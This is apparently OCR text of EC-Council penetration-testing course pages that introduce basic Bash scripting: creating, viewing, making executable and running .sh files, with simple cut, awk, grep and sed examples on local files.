


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Bash Scripting (Cont'd)

C|PENT Certified Penetration Testing Professional

Cut:
Cut returns the selected fields from each line of the pipeline or file
-d delimiter
-f fields



Awk:
awk '{print $1}' file Show the 1st column
awk '{print $1,$5}' file Show the 1st and 5th columns



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Bash Scripting (Cont'd)

Sed: substitutes the one string with another

sed 's/ABC/DEF/g' file Replace ABC with DEF.

sed 's/ABC//g' file Replace ABC with nothing.

sed '/^ABC/d' file Remove lines that start with ABC.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Bash Scripting

Bash shell is a scripting environment that comes with Linux distro and is generally very useful for automating certain actions during penetration testing. It is essential for the penetration tester to learn and get familiar with bash script environment to speed up their penetration testing work.

Creating bash file

Create text file with any text editor of your choice with .sh extension.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.230: Examples of creating bash files

Viewing bash script:

To view the bash scripts, use the following command:

Syntax: `cat <bash script name>`




Figure A.231: Viewing bash scripts

Changing permission for execution (making file executable):

To change or modify permissions for any particular file or directory, you can use following command:

Syntax: `chmod 755 <bash script name>`

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.232: Changing permission using bash script

Execute bash script:

You can either use `#./ <scritp.sh>` or `#sh <script.sh>` command to execute your bash script.




Figure A.233: Screenshot displaying sh bash script execution

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.234: Screenshot displaying ./ bash script execution

Cut:

Cut returns the selected fields from each line of the pipeline or file.

Following commands are the options that you can use while performing the cut operation:

- `-d`: delimiter
- `-f`: fields




Figure A.235: Screenshot displaying –d option

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Awk:

Awk command is used to display the specific content from a bash script.

You can use following awk commands to extract certain precise information from the bash script

Syntax: `awk '{print $1}'`

This command shows the 1st column.

Syntax: `awk '{print $1, $5}'`

This command shows the 1st and 5th columns.




Figure A.236: Screenshot displaying awk option

Grep:

Grep command searches the input files for a given pattern.

Syntax: `grep -v`

The above grep command is used to remove a single string.

Example: `grep -v 'red' <file>`

Syntax: `egrep -v`

The above egrep command is used to remove multiple strings.

Example: `egrep -v '(red|white|blue)' <file>`

Sed:

Sec command substitutes the one string with another.

Syntax: `sed -i 's/ABC/DEF/g' <file>`

This command replaces ABC with DEF.

Syntax: `sed -i 's/ABC//g' <file>`

This command replaces ABC with nothing.

Syntax: `sed -i '/^ABC/d' <file>`

This command remove lines that start with ABC.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

